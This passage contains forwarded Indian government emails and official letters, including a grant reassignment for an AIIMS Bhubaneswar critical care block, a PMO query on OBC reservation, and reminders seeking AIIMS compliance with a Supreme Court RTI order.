   (i) List of work which has already been started on ground.

   (ii) List of fresh work which has not started on ground.

6. **Activities for Expenditure Monitoring and enforcement of MCC-** Flying squad, FST, video team, intensive checking for liquor/Cash/Contra banned drugs, flying squads of excise department to check illicit trafficking of Drug/Narcotics to be **immediately activated** after announcement.

7. **Complaint Monitoring System-** The poll going states shall have a complaint redressal mechanism based on website and call center. The toll free number of call center is 1950. Complaints can be registered by making calls to the toll free call center numbers or on the website. Complainants will also be informed of the action taken by SMS and by the call center. Complainants can also see the details of the action taken on their complaints. This system should be **operational within 24 hours** of the announcement. All complaints should be dealt promptly and properly. The 24x7 control Room at the district level must be activated and sufficient deployment of manpower and other logistics be ensured in particular, round the clock personnel should be deployed in the control room and their duty roaster must be issued to avoid any evasion or confusion.

8. **IT Application-** All IT applications including official website and social media shall be **operational with the announcement.**

9. **Dissemination of information for Awareness of Voters and political parties.** Publicity of major election activity would be given through CEO/DEO/RO. For this purpose, all necessary information shall be disseminated through radio, tv, cinema, government channel to display voter education material.

10. **Active cooperation from Educational Institutions and Civil Societies-** Cooperation can be sought from educational institutions and civil societies for giving wide publicity to the election related information to the general public and other stakeholders.

11. **Media Centre-** Efforts should be made for awareness among the voters, political parties and other stakeholder through media center about election system including use of EVM/VVPAT.

12. **MCMC/DEMC-** ECI instruction contained in letter no. 491/MCMC/5/2023/Communication dated 24th August, 2023 provides that all registered political parties will approach the Media Certification and Monitoring Committees (MCMC) at District and State level, as the case may be, for pre-certification of their political advertisements proposed to be issued on electronic media. The Commission has directed to ensure strict compliance of its instructions contained in above said letter.

13. **Control Room- The 24x7 control room at district level must be activated immediately and sufficient deployment of manpower and other logistics be ensured by the DEO/CEO. A control room with complaint Monitoring Centre would also be set up at ECI Secretariat** during the entire election process.

Yours faithfully

(NARENDRA N. BUTOLIA)
SR. PRINCIPAL SECRETARY

Shivanshu Shekhar <shivanshu12623@aiimspatna.org>

Fwd: Letter dated 04.12.2023 regarding reassignment of limit for setting up of 150 bedded CCHB under PM-ABHIM - Reg.

1 message

DDA AIIMS PATNA <dda@aiimspatna.org>
To: Shivanshu Shekhar <shivanshu12623@aiimspatna.org>

Fri, Dec 26, 2025 at 3:59 PM

Regards,
Deputy Director (Admin.)
AIIMS, Patna
801507

---------- Forwarded message ---------
From: **Ms. Chawnglienmaw** <cl.mawi85@nic.in>
Date: Wed, Mar 20, 2024 at 4:17 PM
Subject: Letter dated 04.12.2023 regarding reassignment of limit for setting up of 150 bedded CCHB under PM-ABHIM - Reg.
To: director <director@aiimspatna.org>, dda <dda@aiimspatna.org>, fa <fa@aiimspatna.org>, <pgimer12@yahoo.com>, Dr Vivek Lal <dpgi@pgimer.edu.in>
Cc: Phool Chandra Prasad <prasad-upsc@gov.in>, M. Pratap <manav.pratap@nic.in>

Sir,

Please find attached letter No. Z.28016/26/2022-PMSSY-V (8160215) dated 04.12.2023 on the above mentioned subject for record.

With regards,

Chawnglienmawi,
Section Officer (PMSSY-V),
M/o Health and Family Welfare

Letter dated 04.12.2024 to NCDC - PM-ABHIM.pdf
104K

I/3633319/2023

No. Z-28016/26/2022-PMSSY-V (8160215)
Government of India
Ministry of Health & Family Welfare
(PMSSY Division)
******

Nirman Bhawan, New Delhi
Dated: 04-12-2023

To,

Prof. (Dr.) Atul Goel, Director,
National Centre for Disease Control,
22, Sham Nath Marg, Delhi - 110054
[Email: dirnicd@nic.in]

Subject: Release of 3rd installment for Creation of Capital Assets AIIMS Bhubaneswar under PM-ABHIM Scheme for construction of 150 bedded Critical Care Hospital Block from Head (221006101630135) scheme 4080-Pradhan Mantri Ayushman Bharat Health Infrastructure Mission (PM-ABHIM) through reassignment of limit by CNA (NCDC) - reg.

Sir,

I am directed to refer to the proposal of AIIMS Bhubaneswar vide letter No. 93/AIIMS/JDH/Admin/2022 dated 10th March, 2022 for construction of 150 bedded Critical Care Hospital Block in AIIMS, Bhubaneswar (to be implemented from 2021-22 to 2025-26) at a cost of **Rs. 1,40,34,61,000/-** in pursuance of Cabinet decision dated 15th September, 2021 as part of the PM-ABHIM and to convey approval of the Competent Authority subject to ceiling of Rs.120.00 crore for capital cost of the CCHB which includes civil construction, ICUs, HDUs, Dialysis, OTs, MGPS, CSSD, Hospital Beds and furniture and medical equipment.

2. The sanction of the President is also conveyed to the payment of an amount of **Rs. 30,00,00,000/- (Rs. Thirty Crore only)** as 3rd installment under **4080-Pradhan Mantri Ayushman Bharat Health Infrastructure Mission (PM-ABHIM)**- from Head (**221006101630135**) for construction of 150 bedded Critical Care Hospital Block to the Director, AIIMS Bhubaneswar. 1st installment of Rs. 12,69,50,000/- and 2nd installment of Rs. 18,00,00,000/- have already been released to AIIMS Bhubaneswar.

3. The grant-in-aid is made in accordance with the Rule 228 to 256 of General Financial Rule -2017. The payment of grant-in-aid will be subject to the provision of GFR-2005/DFPR-1978/Receipt and Payment Rules 1983 (as amended from time to time):

(i) The Institute shall not without prior sanction of the Government dispose of or encumber or utilize the assets acquired wholly or substantially out of the Government Grant for purpose other than those for which the grant has been sanctioned;

(ii) Accounts of the Institute will be audited by the Comptroller and Auditor General of India (C&AG);

(iii) The accounts of the Institute shall be open for test check by C&AG at his discretion;

(iv) If the grant or any part thereof is not utilized for the purpose for which it is paid, it shall be refunded to the Government immediately;

(v) The Institute shall maintain a register in Form GFR-19 of the payment and semi-permanent

assets acquired wholly or mainly out of Government Grants and a copy thereof furnished to this Ministry;

(vi) The register of assets maintained by the Institute shall be made available for scrutiny by the audit;

(vii) A utilization certificate in the proforma prescribed and the audited statement of accounts should be furnished to this Ministry soon after the accounts of the Institute of the year **2022-23** are audited by the DGACR, New Delhi or his representative to enable the Government satisfy themselves that the amount has been utilized for the purpose for which it was sanctioned. These documents should be sent to this Ministry immediately after the closure of the current financial year and in any case not later than the third month of the next financial year; and

(viii) The accounts of the grantee institution shall be open to inspection by the sanctioning authority and audit both by the CAG of India under the provision of the C&AG (DPC) Act,1971 and internal audit wing of the O/o CCA of the Ministry, whenever the institutions is called upon to do so.

4. Payment of Rs. 30,00,00,000/- (Rupees Thirty Crore only) of the grant will be made through reassigning of limits of Rs. 15,00,00,000/- (Rupees Fifteen Crore only) from PGIMER, Chandigarh which was assigned to PGIMER, Chandigarh vide Sanction Letter F.No.V-17020/29/2022-INI-II dated 19.12.2022 and Rs. 15,00,00,000/- (Rupees Fifteen Crore only) from AIIMS Patna which was assigned to AIIMS Patna vide Sanction Letter No. Z-28016/23/2022-PMSSY-V (8159236) dated 11.10.2022, in terms of Department of Expenditure's OM F.No. 3/(04)/PFMS/2023 dated 5th July, 2023.

5. As NCDC is the Central Nodal Agency (CNA) for Scheme 4080 - Pradhan Mantri Ayushman Bharat Health Infrastructure Mission (PM-ABHIM), NDCD may withdraw Rs. 15,00,00,000/- (Rupees Fifteen Crore only) from PGIMER, Chandigarh and Rs. 15,00,00,000/- (Rupees Fifteen Crore only) from AIIMS Patna and assign Rs. 30,00,00,000/- (Rupees Thirty Crore) to AIIMS Bhubaneswar on receipt of an undertaking from Executive Director, AIIMS Bhubaneswar that the terms and condition of the **Grants for Creation of Capital Assets** are acceptable to them.

6. This Grants-in-Aid is reassigned with the concurrence of IFD Diary No. **CD No 2594 dated 28.11.2023.**

7. The grantee institution is not a defaulter in submission of Utilization Certificate and no Utilization Certificate is pending against the Grant-in-aid reassigned.

Yours faithfully,

Signed by
Thawngzachin Chinsum Naulak
Date: 04-12-2023 15:57:11

(T. Chinsum Naulak)
Under Secretary to the Govt. of India
Tel: 011-23063848

Copy to:

(i) Executive Director, AIIMS Bhubaneswar

File No. Z.28016/26/2022-PMSSY-V (Computer No. 8160215)
Generated from eOffice by CHAWNGLIENMAWI, SO PMSSY(C)-MOHFW, SECTION OFFICER, DOHFW DEPARTMENT on 20/03/2024 04:07 PM

I/3633319/2023

(ii) Director, PGIMER, Chandigarh

(iii) Director, INI-II, MoHFW, Nirman Bhawan, New Delhi

(iv) Executive Director, AIIMS Patna

(v) Pay & Accounts Officer, MoHFW, Nirman Bhawan.

Shivanshu Shekhar <shivanshu12623@aiimspatna.org>

Fwd: Implementation of Government of India's instructions on reservation for OBCs in employment – reg

1 message

DDA AIIMS PATNA <dda@aiimspatna.org>
To: Shivanshu Shekhar <shivanshu12623@aiimspatna.org>

Fri, Dec 26, 2025 at 3:57 PM

Regards,
Deputy Director (Admin.)
AIIMS, Patna
801507

---------- Forwarded message ---------
From: **pmssysection iv** <pmssysectioniv@gmail.com>
Date: Thu, Mar 21, 2024 at 4:23 PM
Subject: Implementation of Government of India's instructions on reservation for OBCs in employment – reg
To: <director@aiims.gov.in>, <director@aiimsbhopal.edu.in>, <director@aiimsbhubaneswar.edu.in>, <director@aiimsjodhpur.edu.in>, <director@aiimspatna.org>, <director@aiimsraipur.edu.in>, <director@aiimsrishikesh.edu.in>, <edaiimsrbl@gmail.com>, <rajwanshiarvind@hotmail.com>, <director@aiimsmangalagiri.edu.in>, <directoraiimsnagpur@gmail.com>, <ed@aiimskalyani.edu.in>, <executivedirector@aiimsgorakhpur.edu.in>, Prof. Dr. D.K. Singh, Director <director@aiimsbathinda.in>, <director@aiimsdeoghar.edu.in>, Bibinagar <director@aiimsbibinagar.edu.in>, <director@aiimsbilaspur.edu.in>, <shakti810505@gmail.com>, <drmhraosvims1957@gmai.com>, <ed.aiimsrajkot@gmail.com>, <cdskatoch@gmail.com>, <director@aiimsguwahati.ac.in>, <madhabananda@gmail.com>
Cc: <dda@aiims.edu>, dydir <dydir@aiimsbhopal.edu.in>, dda <dda@aiimsbhubaneswar.edu.in>, DDA AIIMS JODHPUR <dda@aiimsjodhpur.edu.in>, DDA AIIMS PATNA <dda@aiimspatna.org>, DDA AIIMS Raipur <dda@aiimsraipur.edu.in>, dda <dda@aiimsrishikesh.edu.in>, Saroj Singh <sarojkr.singh@gov.in>, dda <dda@aiimsmangalagiri.edu.in>, ddaiimsnagpur1 <ddaiimsnagpur1@gmail.com>, Dr. PRADIP KUMAR <kpradip10@gmail.com>, <dda@aiimskalyani.edu.in>, <kochas27@gmail.com>, Rajeev Sen Roy <rajeevsenroy30@gmail.com>, Lt Col Rajeev Sen Roy <dda@aiimsbathinda.edu.in>, AMRENDRA KUMAR <amrendra.kumar72@gov.in>, <office.aiimsdeoghar@gmail.com>, <dda@aiimsdeoghar.edu.in>, <dda@aiimsbibinagar.edu.in>, dda aiimsbibinagar <dda.aiimsbibinagar@gmail.com>, ddaaiimsbilaspur <ddaaiimsbilaspur@gmail.com>, ddaaiimsjammu <ddaaiimsjammu@gmail.com>, ddamadurai1189 <ddamadurai1189@gmail.com>, dda aiimsrajkot <dda.aiimsrajkot@gmail.com>, <thaiu.mag@gov.in>, <ao.aiimsmadurai@gmail.com>, Cc: <Dinesh.kumar14@nic.in>, <Ak.biswas57@nic.in>, <vivek.mishra92@gov.in>, Amit Batra <amit.batra@gov.in>

Sir/ Madam

Please find the attachment.

Note: In case this email requires you to reply, you are requested to reply to all the officers in cc to this email.
Regards
PMSSY-IV Section
Ministry of Health and Family Welfare

2 attachments

encl (3).pdf
73K

letter dated 21.3.2024 (2).pdf
47K

स्वास्थ्य एवं परिवार कल्याण मंत्रालय
प्राप्त किया
04 MAR 2024
RECEIVED
MINISTRY OF HEALTH & F.W.

प्रधान मंत्री कार्यालय
PRIME MINISTER'S OFFICE

साउथ ब्लाक/South Block
नई दिल्ली/New Delhi – 110 011

Please find enclosed, copy of a letter dated 29.08.2023 received from Sh. M.K. Stalin, Chief Minister, Tamil Nadu.

2. The undersigned is directed to request the Department that comments on the matter may kindly be sent to this office.

(Rajesh Kr. Sahu)
Director
Tel: 2301 0849

Secretary, D/o Health & Family Welfare

PMO ID No. 5689307/PMO/2023-SW **Dated: 29 .02.2024**

I/3785682

M.K.STALIN
CHIEF MINISTER OF TAMIL NADU

SECRETARIAT
CHENNAI - 600 009.

D.O.LETTER NO.5310568/BCC/2023-1, DATED 29.08.2023

Dear Prime Minister,

Vanakkam. I wish to bring to your kind attention that the Government of India have provided 27% reservation to Other Backward Classes (OBCs) in appointments under the Union Government and in admission in the Central Educational Institutions with creamy layer restrictions.

The data, disclosed by the Government of India on 24.07.2023 in the Lok Sabha, on the working strength of Teaching and non-teaching staff in 45 Central Universities along with the number of Professors, Associate Professors and Assistant Professors, shows that the OBCs are not being provided with 27% representation in appointments in the Central Universities.

The Government of Tamil Nadu is endeavouring to ensure complete social justice by implementing reservation for the backward classes in letter and spirit. Hence, I request that the Government of India may please ensure strict implementation of the 27% reservation provided to OBCs in employment in all 45 Central Universities, Central Educational Institutions, including Scientific, Technical, Professional and Educational Institutions like IITs, IIMs and AIMS without any dilution to facilitate development of OBCs in the country.

With Warm Regards,

Yours sincerely,

(M.K. STALIN)

To,

Thiru Narendra Modi,
Hon'ble Prime Minister,
Prime Minister's Office,
South Block, Raisina Hill,
New Delhi – 110 011.

Government of India
Ministry of Health & Family Welfare
PMSSY-IV Section

Room No. 745-A, Nirman Bhawan, New Delhi
Dated the21-03-2024

To

1. Director, AIIMS, New Delhi
2. The Directors/ Executive Director of all new AIIMS

Subject: Implementation of Government of India's instructions on reservation for OBCs in employment – reg.

Sir/ Madam,

I am directed to forward herewith a copy of PMO Reference No. PMO ID No.5689307 dated 29.02.2024 alongwith a copy of DO letter dated 29.08.2023 received from Sh. M. K. Stalin, Chief Minister of Tamil Nadu on the above subject.

2. It is requested to furnish the comments of respective AIIMS on the implementation of the updated instructions of Government of India on the reservation for OBCs in employment being followed in the Institute.

3. It is requested to provide the response at:

i. ak.biswas57@nic.in
ii. Vivek.mishra92@gov.in
iii. amit.batra@gov.in

Yours faithfully

Signed by Arun Kumar Biswas
Date: 21-03-2024 09:48:47

(Arun Kumar Biswas)
Under Secretary to the Government of India
Tel:011-23061343
ak.biswas57@nic.in

DD(A) of all AIIMS

Shivanshu Shekhar <shivanshu12623@aiimspatna.org>

Fwd: Compliance of the directions of Hon'ble Supreme Court of India in WP (C) No. 360 of 2021 Kishan Chand Jain Vs UOI & Ors. -Seeking compliance report from all PDs/Organizations under MoHFW - reg.

1 message

DDA AIIMS PATNA <dda@aiimspatna.org> Fri, Dec 26, 2025 at 3:54 PM
To: Shivanshu Shekhar <shivanshu12623@aiimspatna.org>

Regards,
Deputy Director (Admin.)
AIIMS, Patna
801507

---------- Forwarded message ---------
From: **pmssysection iv** <pmssysectioniv@gmail.com>
Date: Tue, Mar 26, 2024 at 2:59 PM
Subject: Compliance of the directions of Hon'ble Supreme Court of India in WP (C) No. 360 of 2021 Kishan Chand Jain Vs UOI & Ors. -Seeking compliance report from all PDs/Organizations under MoHFW - reg.
To: <director@aiimsbhopal.edu.in>, <director@aiimsbhubaneswar.edu.in>, <director@aiimsjodhpur.edu.in>, <director@aiimspatna.org>, <director@aiimsraipur.edu.in>, <director@aiimsrishikesh.edu.in>, <edaiimsrbl@gmail.com>, <rajwanshiarvind@hotmail.com>, <director@aiimsmangalagiri.edu.in>, <directoraiimsnagpur@gmail.com>, sramji57 <sramji57@gmail.com>, <executivedirector@aiimsgorakhpur.edu.in>, Prof. Dr. D.K. Singh, Director <director@aiimsbathinda.in>, <director@aiimsdeoghar.edu.in>, Bibinagar <director@aiimsbibinagar.edu.in>, <vsnegi22@yahoo.co.in>, <shakti810505@gmail.com>, <drmhraosvims1957@gmai.com>, <cdskatoch@gmail.com>, puranik 6 <puranik_6@hotmail.com>, <madhabananda@gmail.com>
Cc: dydir <dydir@aiimsbhopal.edu.in>, dda <dda@aiimsbhubaneswar.edu.in>, Manumanish Gupta <guptairss@gmail.com>, DDA AIIMS JODHPUR <dda@aiimsjodhpur.edu.in>, DDA AIIMS PATNA <dda@aiimspatna.org>, DDA AIIMS Raipur <dda@aiimsraipur.edu.in>, dda <dda@aiimsrishikesh.edu.in>, Saroj Singh <sarojkr.singh@gov.in>, dda <dda@aiimsmangalagiri.edu.in>, ddaiimsnagpur1 <ddaiimsnagpur1@gmail.com>, Dr. PRADIP KUMAR <kpradip10@gmail.com>, <kochas27@gmail.com>, Rajeev Sen Roy <rajeevsenroy30@gmail.com>, Lt Col Rajeev Sen Roy <dda@aiimsbathinda.edu.in>, AMRENDRA KUMAR <amrendra.kumar72@gov.in>, <office.aiimsdeoghar@gmail.com>, <dda@aiimsdeoghar.edu.in>, dda aiimsbibinagar <dda.aiimsbibinagar@gmail.com>, ddaaiimsbilaspur <ddaaiimsbilaspur@gmail.com>, ddaaiimsjammu <ddaaiimsjammu@gmail.com>, ddamadurai1189 <ddamadurai1189@gmail.com>, dda aiimsrajkot <dda.aiimsrajkot@gmail.com>, <thaiu.mag@gov.in>, Cc: <Dinesh.kumar14@nic.in>, <Ak.biswas57@nic.in>, <vivek.mishra92@gov.in>, <vaishali.vinayak@gov.in>

Sir/ Madam

Please find the attachment.

Note: In case this email requires you to reply, you are requested to reply to all the officers in cc to this email.
Regards
PMSSY-IV Section
Ministry of Health and Family Welfare

3 attachments

Encl 21-2-2024.pdf
9428K

Encl 01-03-2024.pdf
9057K

document (22).pdf
51K

Reminder-II

Government of India
Ministry of Health & Family Welfare
PMSSY-IV Section

Room No. 745-A, Nirman Bhawan, New Delhi
Dated the 21-02-2024

To

The Directors/ Executive Director of all 22 new AIIMS (except AIIMS Kalyani, Gorakhpur, Bibinagar, Bathinda, Bhopal, Raebareli, Bhubaneswar)

Subject: Compliance of the directions of Hon'ble Supreme Court of India in WP (C) No. 360 of 2021 Kishan Chand Jain Vs UOI & Ors. -Seeking compliance report from all PDs/Organizations under MoHFW - reg.

Sir/ Madam,

I am directed to refer to this Ministry's letter of even no dated 16.2.2024 and 14.2.2024 on the subject cited above and to say that response has not yet been received from you.

2. It is requested to provide a response at the earliestat :

i. k.balasubramanian38@nic.in
ii. Vivek.mishra92@gov.in
iii. amit.batra@gov.in

Yours faithfully

Encl(1): letter of even no dated 14.2.2024 and 16.2.2024

Signed by
K balasubramanian
Date: 21-02-2024 12:12:44

(K Balasubramanian)
Under Secretary to the Government of India
Tel:011-23060010
k.balasubramanian38@nic.in

i. DD(A) of all 22 new AIIMS (except AIIMS Kalyani, Gorakhpur, Bibinagar, Bathinda, Bhopal, Raebareli, Bhubaneswar)

File No. Z-28016/6/2024-PMSSY-IV (Computer No. 8265689)
Generated from eOffice by SARITA, EA(S)-PMSSY, DEO, DOHFW DEPARTMENT on 26/03/2024 02:54 PM

Gmail

pmssysection iv <pmssysectioniv@gmail.com>

Compliance of the directions of Hon'ble Supreme Court of India in WP (C) No. 360 of 2021 Kishan Chand Jain Vs UOI & Ors. -Seeking compliance report from all PDs/Organizations under MoHFW - reg

pmssysection iv <pmssysectioniv@gmail.com> Wed, Feb 21, 2024 at 12:53 PM
To: director@aiimsjodhpur.edu.in, director@aiimspatna.org, director@aiimsraipur.edu.in, director@aiimsrishikesh.edu.in, rajwanshiarvind@hotmail.com, director@aiimsmangalagiri.edu.in, directoraiimsnagpur@gmail.com, director@aiimsdeoghar.edu.in, vsnegi22@yahoo.co.in, shakti810505@gmail.com, drmhraosvims1957@gmai.com, cdskatoch@gmail.com, puranik_6@hotmail.com, madhabananda@gmail.com
Cc: DDA AIIMS JODHPUR <dda@aiimsjodhpur.edu.in>, DDA AIIMS PATNA <dda@aiimspatna.org>, DDA AIIMS Raipur <dda@aiimsraipur.edu.in>, dda <dda@aiimsrishikesh.edu.in>, dda <dda@aiimsmangalagiri.edu.in>, ddaiimsnagpur1 <ddaiimsnagpur1@gmail.com>, kochas27@gmail.com, Rajeev Sen Roy <rajeevsenroy30@gmail.com>, AMRENDRA KUMAR <amrendra.kumar72@gov.in>, office.aiimsdeoghar@gmail.com, dda@aiimsdeoghar.edu.in, ddaaiimsbilaspur <ddaaiimsbilaspur@gmail.com>, ddaaiimsjammu <ddaaiimsjammu@gmail.com>, ddamadurai1189 <ddamadurai1189@gmail.com>, dda aiimsrajkot <dda.aiimsrajkot@gmail.com>, thaiu.mag@gov.in, "Cc:" <Dinesh.kumar14@nic.in>, "K.Balasubramanian Under Secretary" <K.balasubramanian38@nic.in>, Ak.biswas57@nic.in, vivek.mishra92@gov.in, Amit Batra <amit.batra@gov.in>

Sir/ Madam

Please find the attachment.

Note: In case this email requires you to reply, you are requested to reply to all the officers in cc to this email.
Regards
PMSSY-IV Section
Ministry of Health and Family Welfare

2 attachments

Letter AIIMS 46.pdf
72K

Encl 16.02.2024 and 14.02.2024.pdf
9269K

File No. Z-28016/6/2024-PMSSY-IV (Computer No. 8265689)
https://mail.google.com/mail/u/0/?ik=1374655a98&view=pt&search=all&permmsgid=msg-a:r5224291439509307740&simpl=msg-a:r52242914395093... 1/1
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Reminder

Government of India
Ministry of Health & Family Welfare
PMSSY-IV Section

Room No. 745-A, Nirman Bhawan, New Delhi
Dated the 16-02-2024

To

The Directors/ Executive Director of all AIIMS (except AIIMS Kalyani and Gorakhpur)

Subject: Compliance of the directions of Hon'ble Supreme Court of India in WP (C) No. 360 of 2021 Kishan Chand Jain Vs UOI & Ors. -Seeking compliance report from all PDs/Organizations under MoHFW - reg.

Sir/ Madam,

I am directed to refer to this Ministry's letter of even no dated 14.2.2024 on the subject cited above and to say that response has not yet been received from you.

2. It is requested to provide a response at the earliestat :

i. k.balasubramanian38@nic.in
ii. Vivek.mishra92@gov.in
iii. amit.batra@gov.in

Yours faithfully

Encl(1): letter of even no dated 14.2.2024

Signed by
K Balasubramanian
(K Balasubramanian)
Under Secretary to the Government of India
Date: 16-02-2024 13:51:35
Tel:011-23060010
k.balasubramanian38@nic.in

i. DD(A) of all new AIIMS (except AIIMS Kalyani and Gorakhpur)

Gmail

pmssysection iv <pmssysectioniv@gmail.com>

Compliance of the directions of Hon'ble Supreme Court of India in WP (C) No. 360 of 2021 Kishan Chand Jain Vs UOI & Ors. -Seeking compliance report from all PDs/Organizations under MoHFW - reg.

pmssysection iv <pmssysectioniv@gmail.com> Fri, Feb 16, 2024 at 2:46 PM
To: director@aiimsbhopal.edu.in, director@aiimsbhubaneswar.edu.in, director@aiimsjodhpur.edu.in, director@aiimspatna.org, director@aiimsraipur.edu.in, director@aiimsrishikesh.edu.in, edaiimsrbl@gmail.com, rajwanshiarvind@hotmail.com, director@aiimsmangalagiri.edu.in, directoraiimsnagpur@gmail.com, "Prof. Dr. D.K. Singh, Director" <director@aiimsbathinda.in>, director@aiimsdeoghar.edu.in, director@aiimsbibinagar.edu.in, vsnegi22@yahoo.co.in, shakti810505@gmail.com, drmhraosvims1957@gmai.com, cdskatoch@gmail.com, puranik_6@hotmail.com, madhabananda@gmail.com
Cc: dydir <dydir@aiimsbhopal.edu.in>, dda <dda@aiimsbhubaneswar.edu.in>, Manumanish Gupta <guptairss@gmail.com>, DDA AIIMS JODHPUR <dda@aiimsjodhpur.edu.in>, DDA AIIMS PATNA <dda@aiimspatna.org>, DDA AIIMS Raipur <dda@aiimsraipur.edu.in>, dda <dda@aiimsrishikesh.edu.in>, Saroj Singh <sarojkr.singh@gov.in>, dda <dda@aiimsmangalagiri.edu.in>, ddaiimsnagpur1 <ddaiimsnagpur1@gmail.com>, kochas27@gmail.com, Rajeev Sen Roy <rajeevsenroy30@gmail.com>, Lt Col Rajeev Sen Roy <dda@aiimsbathinda.edu.in>, AMRENDRA KUMAR <amrendra.kumar72@gov.in>, office.aiimsdeoghar@gmail.com, dda@aiimsdeoghar.edu.in, dda aiimsbibinagar <dda.aiimsbibinagar@gmail.com>, ddaaiimsbilaspur <ddaaiimsbilaspur@gmail.com>, ddaaiimsjammu <ddaaiimsjammu@gmail.com>, ddamadurai1189 <ddamadurai1189@gmail.com>, dda aiimsrajkot <dda.aiimsrajkot@gmail.com>, thaiu.mag@gov.in, "Cc:" <Dinesh.kumar14@nic.in>, "K.Balasubramanian Under Secretary" <K.balasubramanian38@nic.in>, Ak.biswas57@nic.in, vivek.mishra92@gov.in, Amit Batra <amit.batra@gov.in>

Sir/ Madam

Please find the attachment.

Note: In case this email requires you to reply, you are requested to reply to all the officers in cc to this email.
Regards
PMSSY-IV Section
Ministry of Health and Family Welfare

2 attachments

Letter AIIMS 16.pdf
73K

Encl 14.02.2024.pdf
9110K

Government of India
Ministry of Health & Family Welfare
PMSSY-IV Section

Room No. 745-A, Nirman Bhawan, New Delhi
Dated the 14-02-2024

To

The Directors/ Executive Director of all AIIMS

Subject: Compliance of the directions of Hon'ble Supreme Court of India in WP (C) No. 360 of 2021 Kishan Chand Jain Vs UOI & Ors. -Seeking compliance report from all PDs/Organizations under MoHFW - reg.

Sir/ Madam,

I am directed to forward herewith an OM dated 20.1.2024 from RTI Cell, MoHFW on the subject cited above.

2. It is requested to compile and update the email addresses of the CPIO of Institute on the website of the Institute as well as "rtionline portal".

3. It is requested to provide a compliance report by 15.2.2024 at :

i. k.balasubramanian38@nic.in
ii. Vivek.mishra92@gov.in
iii. amit.batra@gov.in

Yours faithfully

Signed by
K balasubramanian
Date: 14-02-2024 16:56:50

(K Balasubramanian)
Under Secretary to the Government of India
Tel:011-23060010
k.balasubramanian38@nic.in

i. DD(A) of all new AIIMS

E-73510282/24

Supreme Court Directions
MOST URGENT/Time Bound Matter
Reminder-III

File No. A.60011/104/2018-RTI Cell (FTS 3146008)
भारत सरकार / GOVERNMENT OF INDIA
स्वास्थ्य एवं परिवार कल्याण मंत्रालय / MINISTRY OF HEALTH & F.W.
स्वास्थ्य एवं परिवार कल्याण विभाग / DEPARTMENT OF HEALTH & F.W.
Nirman Bhawan, New Delhi-110011
Dated 20th January, 2024

OFFICE MEMORANDUM

Subject:- Compliance of the direction of the Hon'ble Supreme Court of India in W.P.(C) No.360 of 2021 Kishan Chand Jain Vs. UoI & Ors – **Seeking compliance report from all PDs/Organizations under MoHFW.**

The undersigned is directed to invite attention towards RTI Cell's OM of even number dated 9th November, 2023, dated 5th December, 2023 and subsequent reminders dated 15th December, 2023 and 4th January, 2024(**copies enclosed**) along with DoPT's OM No.e-F.No.13/3/2023-IR-I dated 7th November, 2023 and Order dated 09.10.2023 and subsequent reminder dated 26.12.2023 passed by the Hon'ble Supreme Court of India on the above subject. All the Programme Divisions were requested to ensure compliance of the directions of the Hon'ble Supreme Court/DoPT by the Autonomous Bodies/ Statutory Bodies/ Institutions / Hospitals / Organizations / CPSUs etc. functioning under their administrative control and furnish compliance report to the Legal Cell so that consolidated compliance report may be sent to the Secretary CIC and DoPT. However, so far information has been received in respect of 74 Organizations/Institutes/Hospitals only, whose names are listed in the enclosed Check List. The requisite compliance report in respect of remaining Offices/ Autonomous Bodies/ Statutory Bodies/ Institutes/ Hospitals/ CPSUs are still awaited.

2. All the remaining PDs/Organizations under DoHFW are once again requested to go through the enclosed check list and furnish compliance report on the directions of Hon'ble Supreme Court/DoPT in respect of their Institutes/Hospitals/Organizations to the RTI Cell urgently (**latest by 26th January, 2024**) at email IDs: rakesh.kumar37@nic.in and jitender.singh28@nic.in, so that consolidated compliance report may be sent to the Secretary, CIC and DoPT.

This may be treated as **Most Urgent.**

Encl: As stated.

Signed by
Jitender Singh
Date: 19-01-2024 14:38:58

(Jitender Singh)
Dy . Secretary & Nodal Officer(RTI Cell)
Tel: 011-23062292

To

1. All Directors/ Deputy Secretaries/ Joint Directors under DoHFW.

2. Join Secretary(Admn/ Nodal Officer (RTI)], Dte. GHS, Nirman Bhawan, New Delhi – It is informed that incomplete information are being received from the Institutes/Officers working under Dte. GHS in the Legal Cell of this Department. Dte. GHS is categorically requested to provide consolidated compliance report in respect of Dte. GHS and its Subordinate Offices/Organizations etc.

Copy to:

i. All JSs & equivalent Officers of DoHFW
ii. PPS to DGHS.

Sl. No.	Name of Autonomous Bodies / Statutory Bodies / PSUs etc.	Whether compliance report on the directions of Hon'ble Supreme Court vide its Order dt.09.10.2023 submitted or not (Yes/No)
1	All India Institute of Medical Sciences (AIIMS), New Delhi	YES
2	All India Institute of Medical Sciences (AIIMS Jodhpur)	
3	All India Institute of Medical Sciences (AIIMS Raipur)	
4	All India Institute of Medical Science (AIIMS Bhubaneshwar)	
5	All India Institute of Medical Sciences (AIIMS Bhopal)	
6	All India Institute of Medical Sciences (AIIMS Patna)	
7	All India Institute of Medical Sciences (AIIMS Rishikesh)	
8	All India Institute of Medical Sciences (AIIMS Andhra Pradesh)	
9	All India Institute of Medical Sciences (AIIMS Nagpur)	
10	All India Institute of Medical Science, Bibinagar, Telangana	
11	All India Institute of Medical Science, Madurai, Tamil Nadu	
12	All India Institute of Medical Science, Rajkot, Gujarat	
13	All India Institute of Medical Science, Awantipora (Kashmir)	
14	All India Institute of Medical Science, Gorakhpur, UP	
15	All India Institute of Medical Science, Raebareli, UP	
16	All India Institute of Medical Science, Bathinda, Punjab	
17	All India Institute of Medical Science, Deoghar, Jharkhand	
18	All India Institute of Medical Science, Bilaspur, HP	
19	All India Institute of Medical Science, Guwahati, Assam	
20	All India Institute of Medical Sciences, Majra (Haryana)	
21	All India Institute of Medical Science, Kalyani, WB	
22	All India Institute of Medical Science, Darbhanga	
23	All India Institute of Medical Science, Vijaypur, Samba (J&K)	
24	Pharmacy Council of India (PCI)	
25	Food Safety and Standards Authority of India (FSSAI)	YES
26	Indian Nursing Council (INC)	
27	National Institute of Biologicals, Noida	YES
28	Pasteur Institute of India, Tamil Nadu	
29	Chittaranjan National Cancer Research Institute, Kolkata	YES
30	Lokpriya Gopinath Bordoloi Regional Institute of Mental Health, Tezpur (LGBRIMH)	
31	National Health System Resources Centre(NHSRC), New Delhi	YES
32	National Institute of TB and Respiratory Diseases, New Delhi	YES
33	Pharmacopoeia Commission for Indian Medicine and Homoeopathy (PCIMH)	
34	International Institute for Population Sciences (IIPS)	
35	Jawaharlal Institute of Postgraduate Medical Education and Research (JIPMER), Puducherry	
36	National Institute of Tuberculosis and Respiratory Diseases	
37	National Institute of Mental Health and Neuro Sciences (NIMHANS), Bangalore	

